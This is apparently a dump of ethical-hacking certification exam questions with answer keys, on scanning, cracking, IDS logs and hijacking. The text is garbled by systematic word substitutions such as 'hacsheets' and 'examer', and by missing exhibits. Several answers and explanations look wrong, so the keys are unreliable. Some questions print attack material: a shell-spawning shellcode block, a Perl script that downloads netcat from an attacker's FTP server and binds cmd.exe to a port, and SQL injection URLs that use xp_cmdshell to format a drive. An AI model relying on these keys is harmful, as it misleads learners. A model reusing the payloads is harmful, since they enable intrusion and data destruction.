Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacsheets incidents perpetrated against companies.
What do you thin is the main reason behind the significant increase in hacsheets attempts over the past years?

A. It is getting more challenging and harder to hack for non technical people.
B. There is a phenomenal increase in processing power.
C. New TCP/IP stack features are constantly being added.
D. The ease with which hacker tools are available on the Internet.

Answer: D

Question: 148
Steven the hacker realizes that the network administrator of Examsheets is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracsheets the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called “SysCracker” targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attach.
How many bits does Syskey use for encryption?

A. 40 bit
B. 64 bit
C. 256 bit
D. 128 bit

Answer: D

Question: 149
Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well. Which of the choices below indicate the other features offered by Snort?


A. IDS, Packet Logger, Sniffer
B. IDS, Firewall, Sniffer
C. IDS, Sniffer, Proxy
D. IDS, Sniffer, content inspector

Answer: A

Question: 150
The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. From the options given below choose the one best interprets the following entry:

```
Apr 26 06:43:05 [6282] IDS181/nops-x86: 63.226.81.13:1351 ->
172.16.1.107:53
```

(Note: The objective of this question is to exam whether the student can read basic information from log entries and interpret the nature of attack.)



```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

Interpret the following entry:
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 ->
172.16.1.107.53

A. An IDS evasion technique
B. A buffer overflow attempt
C. A DNS zone transfer
D. Data being retrieved from 63.226.81.13.

Answer: A

Explanation:
The IDS log file is depicting numerous attacks, however, most of them are from different attackers, in reference to the attack in question, he is trying to mask his activity by trying to act legitimate, during his session on the honeypot, he changes users two times by using the "su" command, but never trys to attempt anything to severe.

Question: 151
You are having problems while retrieving results after performing port scanning during internal examing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.
Which one of the following statements is probably true?

A. The systems have all ports open.
B. The systems are running a host based IDS.
C. The systems are web servers.
D. The systems are running Windows.

Answer: A

Question: 152
If you come across a sheepdip machaine at your client site, what would you infer?

A. A sheepdip computer is used only for virus checsheets.
B. A sheepdip computer is another name for honeypop.
C. A sheepdip coordinates several honeypots.
D. A sheepdip computer defers a denial of service attack.

Answer: A

Question: 153
Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain. What is the probable cause of Bill's problem?

A. The system is a honeypot.
B. There is a problem with the shell and he needs to run the attack again.
C. You cannot use a buffer overflow to deface a web page.
D. The HTML file has permissions of ready only.

Answer: C

Question: 154
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracsheets application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

Question: 155
Jim is having no luck performing a penetration exam in Examsheets's network. He is running the exams from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results.
Why is Jim having these problems?

A. Security scanners are not designed to do examing through a firewall.
B. Security scanners cannot perform vulnerability linkage.
C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
D. All of the above.

Answer: D

Question: 156

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacsheets tool for decryption.
What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

Question: 157
What is the most common vehicle for social engineering attacks?

A. Phone
B. Email
C. In person
D. P2P Networks

Answer: A

Question: 158
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.
What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Answer: B

Question: 159
Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of Examsheets, he went through a few scanners that are currently available. Here are the scanners that he uses:
1. Axent's NetRecon (http://www.axent.com)
2. SARA, by Advanced Research Organization (http://www-arc.com/sara)
3. VLAD the Scanner, by Razor (http://razor.bindview.com/tools/)
However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.
What would be the best method to accurately identify the services running on a victim host?

A. Using Cheops-ng to identify the devices of Examsheets.
B. Using the manual method of telnet to each of the open ports of Examsheets.
C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for Examsheets.
D. Using the default port and OS to make a best guess of what services are running on each port for Examsheets.

Answer: C

Question: 160

What are twp types of ICMP code used when using the ping command?

A. It uses types 0 and 8.
B. It uses types 13 and 14.
C. It uses types 15 and 17.
D. The ping command does not use ICMP but uses UDP.

Answer: A

Question: 161
What do you conclude from the nmap results below?

```
Staring nmap V. 3.10ALPHA0 (www.insecure.org/map/)

(The 1592 ports scanned but not shown below are in state: closed)

Port         State        Service
21/tcp       open         ftp
25/tcp       open         smtp
80/tcp       open         http
443/tcp      open         https

Remote operating system guess: Too many signatures match the
reliability guess the OS. Nmap run completed – 1 IP address (1 host up)
scanned in 91.66 seconds
```

A. The system is a Windows Domain Controller.
B. The system is not firewalled.
C. The system is not running Linux or Solaris.
D. The system is not properly patched.

Answer: D

Question: 162
You suspect that your Windows machine has been compromised with a Trojan virus. When you run antivirus software it does not pick of the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open.
What is the next step you would do?

A. Re-install the operating system.
B. Re-run anti-virus software.
C. Install and run Trojan removal software.
D. Run utility *fport* and look for the application executable that listens on port 6666.

Answer: D

Question: 163
Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet. What could be the most likely cause?

A. Someone has spoofed Clive's IP address while doing a smurf attack.
B. Someone has spoofed Clive's IP address while doing a land attack.
C. Someone has spoofed Clive's IP address while doing a fraggle attack.

D. Someone has spoofed Clive's IP address while doing a DoS attack.

Answer: A

Question: 164
Snort has been used to capture packets on the network. On studying the packets, the penetration examer finds it to be abnormal. If you were the penetration examer, why would you find this abnormal?

(Note: The student is being examed on concept learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dumo.)

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
.
.
.
05/20-17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
```

What is odd about this attack? (Choose the most appropriate statement)

A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
B. This is back orifice activity as the scan comes from port 31337.
C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
D. There packets were created by a tool; they were not created by a standard IP stack.

Answer: B

Question: 165
Clive has been hired to perform a Black-Box exam by one of his clients.
How much information will Clive obtain from the client before commencing his exam?

A. IP Range, OS, and patches installed.
B. Only the IP address range.
C. Nothing but corporate name.
D. All that is available from the client site.

Answer: C

Question: 166
What does the term "Ethical Hacsheets" mean?

A. Someone who is hacsheets for ethical reasons.
B. Someone who is using his/her skills for ethical reasons.
C. Someone who is using his/her skills for defensive purposes.
D. Someone who is using his/her skills for offensive purposes.

Answer: C

Question: 167
You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open

ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different protocols as possible.
Which kind of scan would you use to achieve this? (Choose the best answer)

A. Nessus scan with TCP based pings.
B. Nmap scan with the **–sP** (Ping scan) switch.
C. Netcat scan with the **–u –e** switches.
D. Nmap with the **–sO** (Raw IP packets) switch.

Answer: D

Question: 168
Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ. Which built-in functionality of Linux can achieve this?

A. IP Tables
B. IP Chains
C. IP Sniffer
D. IP ICMP

Answer: A

Question: 169
A client has approached you with a penetration exam requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department. What kind of penetration exam would you recommend that would best address the client's concern?

A. A Black Box exam
B. A Black Hat exam
C. A Grey Box exam
D. A Grey Hat exam
E. A White Box exam
F. A White Hat exam

Answer: C

Question: 170
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well. In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the exam answer)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of

emergency or crises.

Answer: A

Question: 171
Peter extracts the SIDs list from Windows 2000 Server machine using the hacsheets tool “SIDExtractor”.
Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

Question: 172
You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be bale to modify any data. What kind of program can you use to track changes to files on the server?

A. Network Based IDS (NIDS)
B. Personal Firewall
C. System Integrity Verifier (SIV)
D. Linux IP Chains

Answer: C

Question: 173
John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably string. In the context of Session hijacsheets why would you consider this as a false sense of security?

A. The token based security cannot be easily defeated.
B. The connection can be taken over after authentication.
C. A token is not considered strong authentication.
D. Token security is not widely used in the industry.

Answer: B

Question: 174
What is the key advantage of Session Hijacsheets?

A. It can be easily done and does not require sophisticated skills.

B. You can take advantage of an authenticated connection.
C. You can successfully predict the sequence number generation.
D. You cannot be traced in case the hijack is detected.

Answer: B

Question: 175
You receive an email with the following message:
Hello Steve,
We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.
http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm
If you do not reset your password within 7 days, your account will be permanently disabled locsheets you out from our e-mail services.
Sincerely,
Technical Support
SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:
Ping 0xde.0xad.0xbe.0xef
You get a response with a valid IP address.
What is the obstructed IP address in the e-mail URL?

A. 222.173.190.239
B. 233.34.45.64
C. 54.23.56.55
D. 199.223.23.45

Answer: A

Question: 176
On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?

A. Everyone
B. Guest
C. System
D. Administrator

Answer: C

Question: 177
An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system. What is the most probable reason?

A. The firewall is blocsheets port 23 to that system.
B. He cannot spoof his IP and successfully use TCP.

C. He needs to use an automated tool to telnet in.
D. He is attacsheets an operating system that does not reply to telnet even when open.

Answer: A

Question: 178
Network Intrusion Detection systems can monitor traffic in real time on networks.
Which one of the following techniques can be very effective at avoiding proper detection?

A. Fragmentation of packets.
B. Use of only TCP based protocols.
C. Use of only UDP based protocols.
D. Use of fragmented ICMP traffic only.

Answer: A

Question: 179
Jess the hacker runs L0phtCrack's built-in sniffer utility which grabs SMB password hashed and stored them for offline cracsheets. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to. But Jess is not picsheets up hashed from the network. Why?

A. The network protocol is configured to use SMB Signing.
B. The physical network wire is on fibre optic cable.
C. The network protocol is configured to use IPSEC.
D. L0phtCrack SMB filtering only works through Switches and not Hubs.

Answer: C

Question: 180
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

Question: 181
Exhibit:
MISSING
You are conducting pen-exam against a company's website using SQL Injection techniques. You enter *"anuthing or 1=1-"* in the username filed of an authentication form. This is the output returned from the server.
What is the next step you should do?

A. Identify the user context of the web application by running_
   http://www.example.com/order/include_rsa_asp?pressReleaseID=5
   AND
   USER_NAME() = 'dbo'
B. Identify the database and table name by running:
   http://www.example.com/order/include_rsa.asp?pressReleaseID=5
   AND

ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'),1))) > 109

C. Format the C: drive and delete the database by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell 'format c: /q /yes '; drop database myDB; --

D. Reboot the web server by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell 'iisreset –reboot'; --

Answer: A

Question: 182

What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?

A. The ethical hacker does not use the same techniques or skills as a cracker.
B. The ethical hacker does it strictly for financial motives unlike a cracker.
C. The ethical hacker has authorization from the owner of the target.
D. The ethical hacker is just a cracker who is getting paid.

Answer: C

Question: 183


In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network.
Why do you think this is possible?

A. Bob forgot to turn off DHCP.
B. All access points are shipped with a default SSID.
C. The SSID is still sent inside both client and AP packets.
D. Bob's solution only works in ad-hoc mode.

Answer: B

Question: 184

While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is called 'file.txt' but when he opens it, he find the following:



```
#define MAKE_STR_FROM_RET(x)  ((x)&0xff),(((x)&0xff00)>>8),(((x)&0xff0
000)>>16),(((x)&0xff000000)>>24)char infin_loop[]= /* for testing
purposes */  "\xEB\xFE";char bsdcode[] = /* code by cha-cha-cha */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff"
"\xf1\x31\xc0\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80'
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\xf3\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int
magic[MAX_MAGIC],magic_d[MAX_MAGIC];static char *magic_str=NULL;int
before_len=0;
```

What does this file contain?

A. A picture that has been renamed with a .txt extension.
B. An encrypted file.
C. A uuencoded file.
D. A buffer overflow.

Answer: D

Question: 185
Why is Social Engineering considered attractive by hackers and also adopted by experts in the field?

A. It is done by well known hackers and in movies as well.
B. It does not require a computer in order to commit a crime.
C. It is easy and extremely effective to gain information.
D. It is not considered illegal.

Answer: C

Question: 186
In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarsheets the network's speed. Bob discovers that throughput has dropped by almost half even though the number of users has remained the same. Why does this happen in the VPN over wireless implementation?

A. The stronger encryption used by the VPN slows down the network.
B. Using a VPN with wireless doubles the overheard on an access point for all direct client to access point communications.
C. VPNs use larger packets then wireless networks normally do.
D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

Answer: B

Question: 187
Bob, and Administrator at Examsheets was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks suck as configuring routers, firewalls, IDS, via Telnet.
Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in Examsheets.
Based on the above scenario, please choose which would be your corrective measurement actions (Choose two)

A. Use encrypted protocols, like those found in the *OpenSSH* suite.
B. Implement FAT32 *filesystem* for faster indexing and improved performance.
C. Configure the appropriate spoof rules on gateways (internal and external).
D. Monitor for CRP caches, by using IDS products.


Answer: A, C

Question: 188
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) then it was intended to hold.
What is the most common cause of buffer overflow in software today?

A. Bad permissions on files.
B. High bandwidth and large number of users.
C. Usage of non standard programming languages.
D. Bad quality assurance on software produced.

Answer: D

Question: 189
What is the expected result of the following exploit?



```
##########################################################
#########
$port = 53;                    # Spawn cmd.exe on port X
$your = "192.168.1.1";                  # Your FTP Server
$user = "Anonymous";                # login as
$pass = 'noone@nowhere.com';        # password
#################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\""|;
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\""):
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get hc.exe>>sasfile\""|;
system("perl msadc.pl -h $host -C \"echo get  hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\""|;
print "Press ENTER when download is finished ... (That's why it's good to have your
own ftp server)\n";
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port"); exit(0);
```

A. Opens up a telnet listener that requires no username or password.
B. Create a FTP server with write permissions enabled.
C. Creates a share called “sasfile” on the target system.
D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

Answer: A

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- $port, $your, $user,
$pass, $host are variables that hold the port # of a DNS server, an IP, username, and FTP password. $host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

Question: 190

War dialing is a very old attack and depicted in movies that were made years ago.
Why would a modem security examer consider using such an old technique?

A. It is cool, and if it works in the movies it must work in real life.
B. It allows circumvention of protection mechanisms by being on the internal network.
C. It allows circumvention of the company PBX.

D. A good security examer would not use such a derelict technique.

Answer: B

Question: 191
John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CHI scripts. Additionally, the database detects DDoS zombies and Trojans.
What would be the name of this multifunctional tool?

A. nmap
B. hping
C. nessus
D. make

Answer: C

Question: 192
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network.
How can you achieve this?

A. Block ICMP at the firewall.
B. Block UDP at the firewall.
C. Both A and B.
D. There is no way to completely block doing a trace route into this area.

Answer: C

Question: 193
Which of the following buffer overflow exploits are related to Microsoft IIS web server?
(Choose three)

A. Internet Printing Protocol (IPP) buffer overflow
B. Code Red Worm
C. Indexing services ISAPI extension buffer overflow
D. NeXT buffer overflow

Answer: A, B, C

Question: 194
Bob has been hired to do a web application security exam. Bob notices that the site is dynamic and infers that they mist be masheets use of a database at the application back end. Bob wants to validate whether SQL *Injection* would be possible.
What is the first character that Bob should use to attempt breasheets valid SQL requests?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark

Answer: C

Question: 195

While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.
What can you infer from this observation?

A. They are using Windows based web servers.
B. They are using UNIX based web servers.
C. They are not using an intrusion detection system.
D. They are not using a stateful inspection firewall.

Answer: D

Question: 196
